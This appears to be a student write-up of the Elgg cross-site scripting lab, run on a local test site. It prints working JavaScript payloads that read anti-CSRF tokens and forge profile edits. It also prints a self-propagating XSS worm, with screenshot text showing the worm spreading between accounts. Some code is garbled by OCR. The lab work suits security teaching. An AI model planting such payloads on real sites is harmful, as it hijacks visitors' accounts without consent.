





Click on the Edit HTML, and I added the script.



Samy adds himself as a friend showing that the script works as intended.






I logged in as Alice, then I visited Samy's profile and clicked refresh it will automatically add Samy as a friend.

Question 1) These lines gather the elgg ts and elgg tokens generated from the servers, which are used to prevent csrf attacks; without these values, the script would not work. By having these tokens, it will look like it is from a legitimate user since it uses these for authentications.

Question 2) No, because I tried to put the script into editor mode, and nothing happened when I visited Samy profile as other users

Task 5: Modifying the Victim's Profile



Alice is currently friends with samy from the above task and has no content written in her profile bio. We will edit her profile without her knowing using samy's profile.

```
Content-Type: application/javascript;charset=utf-8
http://www.xsslabelgg.com/cache/1549469404/default/elgg/ckeditor/blockimagepaste.js?t=F0RD
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Cookie: Elgg%3Fpwd%3Fccr%3Fndbb%3Fmq%3F
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Fri, 28 Feb 2025 22:02:41 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 28 Aug 2025 22:02:41 GMT
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 598
Content-Type: application/javascript;charset=utf-8
http://www.xsslabelgg.com/cache/1549469404/default/ckeditor/plugins/autogrow/plugin.js?t=F0RD
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Cookie: Elgg%3Fpwd%3Fccr%3Fndbb%3Fmq%3F
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Fri, 28 Feb 2025 22:02:41 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 28 Aug 2025 22:02:41 GMT
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 2484
Content-Type: application/javascript;charset=utf-8
http://www.xsslabelgg.com/cache/1549469404/default/elgg/yysiwyg.css
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Cookie: Elgg%3Fpwd%3Fccr%3Fndbb%3Fmq%3F
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Fri, 28 Feb 2025 22:02:41 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 28 Aug 2025 22:02:41 GMT
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1678
Content-Type: text/css;charset=utf-8
```

Using Http Live header to identify the edit profile url to craft a script.

```
~/Desktop/edit_profile.js - Sublime Text (UNREGISTERED)
edit_profile.js
1 <script type="text/javascript">
2 window.onload = function(){
3 //JavaScript code to access user name, user guid, Time Stamp
4 //and Security Token __elgg_token
5 var userName=elgg.session.user.name;
6 var guid="+elgg.session.user.guid;
7 var ts="+__elgg_ts="+elgg.security.token.__elgg_ts;
8 var token="+__elgg_token="+elgg.security.token.__elgg_token;
9
10 //Construct the content of your url.
11 var content= token + ts + "&name=" + userName +
12 | | | | "&description=you are Hacked!!!" + guid;
13
14 var samyGuid= 59;
15 if(elgg.session.user.guid!=samyGuid) |
16 {
17 //Create and send Ajax request to modify profile
18 var Ajax=null;
19 Ajax=new XMLHttpRequest();
20 Ajax.open("POST",sendurl,true);
21 Ajax.setRequestHeader("Host","www.xsslabelgg.com");
22 Ajax.setRequestHeader("Content-Type",
23 "application/x-www-form-urlencoded");
24 Ajax.send(content);
25 }
26 }
27 </script>
```

This is a script that is used in samy' about me field to edit other users' profiles when they visit samy's profile page.

Edit profile

Display name
Samy

About me [Visual editor](#)

```
<script type="text/javascript">
window.onload = function() {
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security token __elgg_token
  var userName = elgg.session.userName;
  var guid = elgg.session.user.guid;
  var ts = elgg_ts = elgg.security.token.__elgg_ts;
  var token = elgg_token = elgg.security.token.__elgg_token;

  //Construct the content of your url

```


Brief description
Public

Location
Public

Interests
Public

Right sidebar: Search, Samy, Blogs, Bookmarks, Files, Pages, Wire posts, Edit avatar, Edit profile, Change your settings, Account statistics, Notifications, Group notifications.

Samy's edit from the page where the script is loaded in the html section of the About me field.




Logged in as Alice and visited samy's profile which resulted in a change of her bio that says "you are Hacked!!!"

Question 3:

Answer: The condition `if(elgg.session.user.guid!= samyGuid)` makes sure that the script does


not change Samy's own profile. Without this line, the script would run for every user, including Samy, and would make unnecessary changes to their profile. This would cause the worm code to be inserted multiple times in Samy's "About Me" section, making it too lengthy and useless. The condition stops this from happening and makes the attack only impact other users who visit Samy's profile.


Repeating the attack by removing the above condition:



```
1 <script type="text/javascript">
2 window.onload = function(){
3 //JavaScript code to access user name, user guid, Time Stamp
4 //and Security Token __elgg_token
5 var userName=elgg.session.user.name;
6 var guid="&guid="+elgg.session.user.guid;
7 var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
8 var token="&__elgg_token="+elgg.security.token.__elgg_token;
9
10 //Construct the content of your url.
11 var content= token + ts + "&name=" + userName +
12             "&description=you are Hacked!!!" + guid;
13
14
15
16 //Create and send Ajax request to modify profile
17 var Ajax=null;
18 Ajax=new XMLHttpRequest();
19 Ajax.open("POST",sendurl,true);
20 Ajax.setRequestHeader("Host","www.xsslabelgg.com");
21 Ajax.setRequestHeader("Content-Type",
22 "application/x-www-form-urlencoded");
23 Ajax.send(content);
24
25 }
26 </script>
```

Code after removing the `if(elgg.session.user.guid!= samyGuid)` condition.



[Edit profile](#)[Edit avatar](#)[Blogs](#)[Bookmarks](#)[Files](#)[Pages](#)[Wire posts](#)

Samy

About me

you are Hacked!!!

After the changes have been made and refreshing the page Samy himself profile has been edited.

Task 6: Writing a Self-Propagating XSS Worm

DOM approach to retrieve the script content

```
Open [icon]
<script id="worm" type="text/javascript">
window.onload = function() {
    var userName = elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

    var headerTag = "<script id='worm' type='text/javascript'>";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</>" + "<script>"; // Properly escape closing tag
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);


    // Construct the content for the POST request
    var content = token + ts + "&name=" + userName +
        "&description=you are Hacked!!!<br>" + headerTag + jsCode + tailTag + guid;

    var samyGuid = 59; // Samy's GUID to avoid self-execution

    // Execute only if the user is not Samy

    if (elgg.session.user.guid != samyGuid) {
        var Ajax = new XMLHttpRequest();
        Ajax.open("POST", "http://www.xsslab.org/profile/edit", true);
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```


Modified the code by implementing DOM approach creating a worm that propagates itself among multiple users.





XSS Lab Site

ActivityBlogsBookmarksFilesGroupsMore »



Samy

Remove friend

Send a message

Report user

Blogs

Bookmarks

Files

Pages

Wire posts

Here Alice views samy's profile.

XSS Lab Site

ActivityBlogsBookmarksFilesGroupsMore »



Alice

About me

you are Hacked!!!

Edit profile

Edit avatar

Blogs


Bookmarks

Files

Pages

Wire posts

After viewing, Alice's profile is successfully modified automatically.



Boby's Profile before visiting Alice's profile



XSS Lab Site

ActivityBlogsBookmarksFilesGroupsMore »



Add friend

Send a message

Report user

Blogs

Bookmarks

Files

Pages

Wire posts

Alice

About me

you are Hacked!!!

Powered by Elgg

Boby visits Alice's profile.

Edit profile

Display name

Alice

About me

Visual editor

<script id="worm" type="text/javascript">

window.onload = function() {
 var userName = elgg.session.user.name;
 var guid = "&guid=" + elgg.session.user.guid;
 var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
 var token = "&_elgg_token=" + elgg.security.token._elgg_token;

 var headerTag = "<script id='worm' type='text/javascript'>";
 var jsCode = document.getElementById("worm").innerHTML;
 var tailTan = "</>" + "srints"; // Properly escape closing tag
}

Public

Brief description

Public

Location

Public

Interests

Alice's profile is infected by worm spread from Samy hence when Bobby visits Alice profile He gets infected too. It spreads to each user who visits the infected user's profile.



Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages

Wire posts

Boby

About me

you are Hacked!!!

Boby's profile is modified automatically and infected by the worm.

ASP Lab Site

ActivityBlogsBookmarksFilesGroupsMore »

Edit profile

Display name

Boby

About me

Visual editor

```
<script id="worm" type="text/javascript">

window.onload = function() {
    var userName = elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

    var headerTag = "<script id='worm' type='text/javascript'>";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>"; // Properly escape closing tag

```

Public

Brief description

Public



Location

Public

